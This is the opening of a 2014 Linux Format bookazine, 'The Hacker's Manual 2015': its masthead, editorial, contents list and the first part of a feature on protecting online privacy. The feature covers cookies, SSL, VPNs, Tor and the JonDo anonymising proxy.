THE TECHACTIVE SERIES

TAKE YOUR LINUX SKILLS TO THE NEXT LEVEL

THE HACKER'S MANUAL 2015

146 PAGES OF THE BEST LINUX TUTORIALS

FULLY REVISED & UPDATED FOR 2014

80+ HACKS TO MAKE YOU A LINUX POWER USER

From security tricks to sysadmin secrets and hardware hacks – learn how to do it all!

✓ NETWORKING ✓ HACKING ✓ PRIVACY
✓ 100% SAFE, 100% LEGAL

Future

Get the UK's best-selling Linux magazine



DELIVERED DIRECT TO YOUR DOOR

Order online at **www.myfavouritemagazines.co.uk**

or find us in your nearest supermarket, newsagent or bookstore!

THE HACKER'S MANUAL 2015

EDITORIAL
Editor Neil Mohr
Bookazine editor Chris Thornett
Managing art editor Paul Blachford

MANAGERIAL & MARKETING
Editor in chief, Computing Brands Graham Barlow
Group art director Steve Gotobed
Group editor in chief Paul Newman
Head of content & marketing for Technology Nick Merritt
Content & marketing director Nial Ferguson

DISTRIBUTION & CIRCULATION
Production co-ordinator Roberta Lealand
Trade marketing manager Stuart Brown
Distributed by Seymour Distribution Ltd, 2 East Poultry Avenue, London EC1A 9PT
Tel +44 (0)20 7429 4000
Overseas distribution by Future Publishing Ltd
Tel +44 (0)1225 442244

LICENSING
Head of international licensing Regina Erak
regina.erak@futurenet.com **Tel** +44 (0)1225 732359

Copyright No part of this publication may be reproduced without written permission from our publisher. We assume all letters sent – by email, fax or post – are for publication unless otherwise stated, and reserve the right to edit contributions. All contributions to Linux Format are submitted and accepted on the basis of non-exclusive worldwide licence to publish or license others to do so unless otherwise agreed in advance in writing. Linux Format recognises all copyrights in this issue. Where possible, we have acknowledged the copyright holder. Contact us if we haven't credited your copyright and we will always correct any oversight. We cannot be held responsible for mistakes or misprints.

All DVD demos and reader submissions are supplied to us on the assumption they can be incorporated into a future covermounted DVD, unless stated to the contrary.

Disclaimer All tips in this magazine are used at your own risk. We accept no liability for any loss of data or damage to your computer, peripherals or software through the use of any tips or advice.

Printed in the UK by William Gibbons

© Future Publishing Ltd 2014

Future Publishing Ltd, 30 Monmouth Street, Bath BA1 2BW **Tel** 01225 442244
Email linuxformat@futurenet.co.uk

LINUX is a trademark of Linus Torvalds, GNU/Linux is abbreviated to Linux throughout for brevity. All other trademarks are the property of their respective owners.

Future Publishing Ltd is part of Future plc.
Future is an award-winning international media group and leading digital business. We reach more than 49 million international consumers a month and create world-class content and advertising solutions for passionate consumers online, on tablet & smartphone and in print. Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR).
www.futureplc.com

Chairman Peter Allen
Chief executive Zillah Byng-Maddick
Chief finance director Richard Hayley
Tel +44 (0)1225 442244 **www.futureplc.com**

recycle
When you have finished with this magazine please recycle it.

Welcome!



Hacker! Lock up the children and hide the silver! Hacking has a bad name in the mainstream press. Given that the papers tend to use the term in relation to criminal activities, you'd be forgiven for thinking that all hacking was pure dagnasty evil and, of late, preoccupied with uncovering ill-advised nude photos of celebrities.

Hacking has much nobler roots, however. It's generally held as originating at MIT, in the 1960s, as a term for the crème de la crème of programmers. They were the master alchemists of languages such as Fortran, and known for pushing them beyond their limitations – what they achieved often felt like magic.

Hacking is really about making the most of your systems, turning the conventional into the unconventional, and subverting tools to tasks no one thought possible. And like the original hackers it's about a hunger for knowledge, which is why we've laid out the best tutorials and the most useful features from the last year of *Linux Format* as a feast for the hungry hacker to devour.

You'll learn things like how to stay anonymous online; how to secure your phone or run a Linux distro on it; how to take control of our data and set up a personal cloud and even learn a few web cracks that the 'Dark side' may try to fling in your direction.

We think this year's Hacker Manual is the best one yet. Tuck in and enjoy the hack!

chris

THE HACKER'S MANUAL 2015

Contents

Privacy

Protect your privacy 8
Set up a secure VPS 16
Open source alternatives to Google services 20
Secure Android 30
Encrypt your hard disk 34

Hardware

Hack the Raspberry Pi 38
Make an Arduino-powered controller for Kerbal 46
Install Linux on your new Chromebook 52
Build a multi-Pi cluster 56
Free your Android phone 60

Web

Hack the web 66
PHP: Custom website scraping 74
OwnCloud 7: Own your data 78
Django: Build a custom CMS 82
Python: Make a Twitter client 86

Networking

Samba: Dancing with Windows 92
Networking: The basics 98
Wireshark: Analyse traffic 102
Networking: Build a router 106
Deluge: Set up a torrent server 110
Docker: Build containers 114
Zabbix: Monitor your network 118

Hacks


Speed up Linux 124
Linux kernel: Build your own 132
Python: Code a Gimp plugin 136
Terminal: Time-savers 144

THE HACKER'S MANUAL 2015

Privacy

Got nothing to hide? Then you've got nothing to worry about. Were we really that naïve? If you hadn't already woken up to the mass surveillance being undertaken by government agencies on anyone and everyone, Edward Snowden's revelations were a painful wake-up call. Keeping your activities under wraps has become a concern for us all. Even if you're not doing anything you shouldn't, you'll want to stop prying eyes feeding you ads, seeing your private files, and more. Here's how to do all that and more.

Protect your privacy 8
Set up a secure VPS 16
Open source alternatives to Google services 20
Secure Android 30
Encrypt your hard disk 34



Are you fed up of being tracked online? We show you how to take control of your online privacy.

You are being watched by three-letter organisations and billion-dollar corporations. They can read every email you send, every comment you post and every photo you share. They know what articles you read, what videos you watch, and where you like to shop. These people know you don't like being monitored but the truth is they don't care. Your online activities are tracked in the name of national security and under the garb of targeted advertising.

This Orwellian loss of privacy has its roots in the unbridled exchange of electronic information. There's no omnipresent 'Big Brother' as such. Instead what we have are hundreds of 'Little Brothers' that follow us around as we use and traverse the internet.

Our individual liberty is under attack by technology. You can't turn a blind eye towards the monitoring just because you have 'nothing to hide' either, because former NSA contractor, Edward Snowden's whistleblowing has revealed clandestine operations and pervasive databases that log all our online activities, irrespective of whether you are a bona fide criminal or a law-abiding subject.

> **"These people know you don't like being monitored but the truth is they don't care."**

Privacy isn't just about hiding things either: it's about controlling what details of our lives we keep to ourselves and what we share with the world, and laws around the world are being rewritten to make it easier to get access to your personal data.

We laud any such efforts if they help keep us safe, but we are disgusted when our private data makes its way to corporations who fill their coffers by selling it.

In this feature we'll look at some of the best tools available to protect your privacy online. We'll show you the kind of information you are leaking inadvertently and how that information is being misused. You'll also learn how to control your visibility and become a private citizen on the web. There's nothing sneaky or illegal in what we'll show you. This feature is all about being aware of the dangers of losing your privacy and protecting yourself from illegal surveillance, identity thieves and governments (oppressive ones or not).

Protecting your information and your privacy go hand in hand and it all starts with limiting the information you give out to web companies. They don't always have your best interest at heart and some are infamous for selling or trading personal information.

The most basic way of being identified is through your IP address. From your IP address, a website can determine your rough geographical location, such as your city or area. This is fairly common technique exploited by web advertisements, which try to grab your attention by mentioning your location.

IP addresses are dynamic, which makes them unsuitable for tracking a user over time. But by combining your IP address with other tracking information, such as HTTP referrers and cookies and you can be easily monitored.

The job of the HTTP referrer header is to load the website you clicked on and inform it where you came from. It's also sent when loading content on a web page. So if a web page includes an advertisement, your browser tells the advertiser what page you're viewing. Some unscrupulous marketers embed invisible images in emails that take advantage of the HTTP referrer to track you when you open emails.


Tough cookie

Almost every website uses cookies to store information about the visitors and how they use the website. These are stored on a user's computer but the user has little control over what information is stored within the cookie.

Cookies have plenty of legitimate uses, such as for storing settings and preferences on a website, eg online email services use cookies to remember your login details.

However, these cookies also allow the website to track you as you move around on their website. This might sound pretty harmless, but major websites such as Google aren't just confined to a single domain. Google, as you may be aware, controls the largest advertising network on the internet. As you move from website to website, in addition to displaying advertisements, the advertising system will also track the websites you visit. The advertising system then uses this data to display advertisements that are similar to the sites that you've visited.

Google is not alone in doing this, according to a survey by **www.digitaltrends.com**, there at least 125 different companies or company products being used to track your online activity through the top 100 sites. Many of these are simple advertising networks, but others are particularly nefarious. Take for example the Disqus comment widget.



Make sure you check *Firefox*'s Privacy Preferences to block third-party cookies.

It tracks information, such as a user's posting history, IP address, and web browser version, across websites that use Disqus, even if the user is logged out. They also put the comments on public profile pages for each user.

While some online services offer an option to opt-out, many are opt-in only. You can opt out of the major tracking networks by visiting the Network Advertising Initiative's Opt-Out page (**www.networkadvertising.org/choices**). This online service will check your system for tracking cookies from participating ad networks and enables you to opt-out from them.

Additionally, all browsers offer options to zap cookies. You can also use the browser's Private Browsing mode to ensure that the cookies are flushed when you close the window. This also prevents websites from learning where you've previously been. The mode is especially handy when using a public computer.

But there is one nasty little cookie that's more invasive than a standard cookie. The Local Shared object (LSO) or Flash cookie, as its commonly known, is particularly dangerous because it isn't stored with the other cookies and is designed to evade the commonly used privacy controls.

To restrict how Flash stores LSOs, visit Flash's online settings manager (**http://bit.ly/1m33E9X**) and deselect the Allow Third-Party Flash Content To Store Data On Your Computer option. Note: If you go down this route of restricting the use of cookies then it will impact your web browsing experience, but the trade-off in regards to privacy is well worth it.

Did you know?

The NSA has been collecting a lot of metadata about internet traffic. Things like who's talking to who, when and for how long. Metadata is a lot easier to store and analyse, and can be extremely personal to the individual.

Switch to SSL

One of the first steps you should take when navigating the Internet badlands is to encrypt your network traffic by switching to the Secure Sockets Layer (SSL) protocol. SSL uses certificates to create a secure, encrypted link between the visitor's web browser and the web server that hosts the page.

The encrypted connection ensures that any data that's transferred from the browser to the web server, such as your credit card details, remains private during transmission. The certificate is provided by a certifying authority' such as VeriSign and Thwate. All SSL encrypted websites will have a padlock icon in the browser window and you can click on the icon to get more details about the certificate.

However, there is one subtle danger to be aware of. There are several types of SSL certificates and some phishing sites have purchased legitimate certificates in order to trick people into believing they are trustworthy.

Keep an eye out for the Domain Validated certificates. These are pretty cheap to procure, but do not provide authentication or validation of the business behind the website. Clicking on the padlock icon will not display any information other than encryption information. Other secure certificates will supply data about the organisation behind the website.

Every insecure network protocol has an equivalent secure one. For web browsing, there's HTTPS, for transferring files there's SFTP and SCP, and for remote logins there's SSH.

Cover your tracks

Here's how you can browse the web without leaving any trace.

Did you know?

According to Edward Snowden, monitoring network activities is more efficient than attacking systems, so the NSA has programs that intercept consumer hardware, such as laptops and routers, and turns them into surveillance devices which can be turned on remotely.

Even if you take precautions to minimise your footprint on the internet and only access encrypted websites, you are still exposed. You are still broadcasting your IP address to anyone who's watching including the websites you visit.

Additionally, since not all websites use SSL you'll end up transmitting login credentials and other details over unencrypted channels. These can be intercepted easily by packet analysis tools such as *Wireshark*, (*see p102*) especially over non-secure networks like public Wi-Fi hotspot. There are a number of solutions to help cover your tracks and disguise your digital footprint, bypass censorship and keep you invisible when online. This is especially advantageous as some websites and services block access to visitors from specific countries.

The most common is the Virtual Private Network or VPN. It's primary purpose is to extend a private network over a public network to allow remote workers to connect and use services on the workplace network. The same features also make it an ideal tool to create a secure connection to the Internet and guarantee that all of the data you send and receive is encrypted and secured from prying eyes.

There are dozens of VPN services, and there's a big list on the internet censorship wiki **http://en.cship.org/wiki/VPN**. When choosing a VPN, make sure it doesn't only run at the application level. There are VPNs that only run inside a web browser, for instance. Their drawback is that they only protect what's in the browser. If you were to run another browser alongside *Firefox*, or a separate email program, the data from these other programs would not be protected.

> **"Many VPN services keep logs and say that they will co-operate with law enforcement."**

Some VPNs may also restrict certain services, such as peer-to-peer file-sharing services like *BitTorrent*. Also many VPN services keep logs and say that they will co-operate with law enforcement with the right paperwork. There is a wonderful writeup by **TorrentFreak.com** on which VPN services take anonymity seriously (**http://bit.ly/1dvMqay**).

When you're looking for a VPN look for a service that supports OpenVPN and uses SSL/TLS for key exchange. Privacy conscious users will also want to pick a service operated from outside their home country. A service that has servers in multiple locations is always a better choice.



› *JonDo*'s interface includes the Anonym-O-Meter which gauges the level of anonymity offered by the active service.

Embrace the onion

Another way to bypass censorship and maintain anonymity is to use a proxy server tool. The most well-known of these is the *Tor* network. *Tor*, an acronym for The Onion Router, is a software that creates a network to allow people to browse the web anonymously.

It creates a network of relay nodes across the Internet. When you visit a website using *Tor*, the data to and from your computer is bounced around these nodes before ending up at the website, which masks your origins from the website.

You can use *Tor* to visit websites that block visitors based on their geographic location. The easiest way to use *Tor* is via the *Tor* Browser Bundle to connect to the Tor network. (*See Setup the Tor Browser Bundle, p11.*)

One downside to *Tor* is that websites load slower as the network data goes through so many relay nodes in the middle. Further, some ISPs, particularly in China, actively search and block *Tor* relays, making it difficult for some users to connect. Also note that *Tor* only encrypts traffic from your computer to the exit node, which prevents your ISP from monitoring you. But since the traffic at the exit node is unencrypted, anyone that's running the exit node can see your internet traffic. There are unconfirmed reports that many exit nodes are run by government agencies.

One way to negate the vulnerability at *Tor*'s exit node is to only use secure protocols (HTTPS, SSH etc) when using the *Tor* network. You can also use the Java Anonymous Proxy called *JonDo*, which uses interconnected proxy servers to conceal your IP address. *JonDo* is similar to *Tor*, however the

Privacy plugins

- ***BetterPrivacy* plugin** prompts you to delete all local shared objects (LSOs) every time you close the browser.
- ***HTTPS Everywhere* plugin** Forces the web browser to use HTTPS with all sites that support it.
- ***The Web of Trust* plugin** Identifies dangerous websites from search results.
- ***DoNotTrackMe* plugin** Stops third parties, ad agencies, and search engines from tracking the webpages you visit.
- ***Disconnect* plugin** Prevents tracking by over 2,000 common trackers.
- ***Priveazy Lockdown* plugin** When you visit a website supported by the plugin, it will suggest some of the tasks you should complete to ensure your privacy is protected. When you click on a task, *Priveazy* will automatically load the relevant settings page, along with detailed instructions on how to change that specific setting.

Set up the Tor Browser Bundle




1 Download and start

The bundle has everything you need to connect to the *Tor* network, including *Tor Browser* a custom version of *Firefox*. Once extracted, switch to the directory in the CLI to run the **./start-tor-browser** script.



2 Browse anonymously

This script launches the *Vidalia Control Panel*, which will connect to the *Tor* network. Once connected, the *Tor Browser* will launch and point to **http://check.torproject.org**, which will confirm you are browsing anonymously.



3 View the network

Click on the 'View the Network' in *Vidalia* to bring up a world map which shows your routing and the active relays. When you're done, closing any windows will automatically flush the browser's cache and disconnect you.

one major difference is that it only uses certified partners as nodes. Also you can choose which proxy nodes you wish to route the traffic through. You can view the location of its proxies and choose accordingly for increased security.

JonDo caps connection speeds of free users, but you can subscribe to its premium service, which is as fast as VPN services. The project also has details on how to pay for the service while maintaining anonymity.

I know JonDo

To use the service, download the Java-based *JonDo* client, extract its contents and run its installation script as root. The script will install the client under **/usr/local**. When it's done you can launch it by typing **jondo** on the command line.


When it starts for the first time, an installation assistant will take you through a brief connection process. When it's done, the app will connect to a proxy server. You can choose which proxy network you want to use from a pull-down list. The geographic location of each network is marked with its country's flag.

In addition to the *JonDo* tool, the project also produces a secure profile for Firefox called *JonDoFox*. Or, you can download JonDo's own *Firefox*-based browser called *JonDoBrowser*. You can download and install the Deb package for the browser from the project's website or add their repository to your Debian-based distro. The *JonDoBrowser* is preconfigured to work with the *JonDo* proxy. Furthermore, unlike *Tor*, you can use the *JonDo* app to turn off anonymity and still continue using the *JonDoBrowser*.

You can also use *JonDo* and *Tor* if you use a different browser, or a different network app, such as an instant messaging or email client. All you need to do is configure the applications to route all their traffic through these apps.

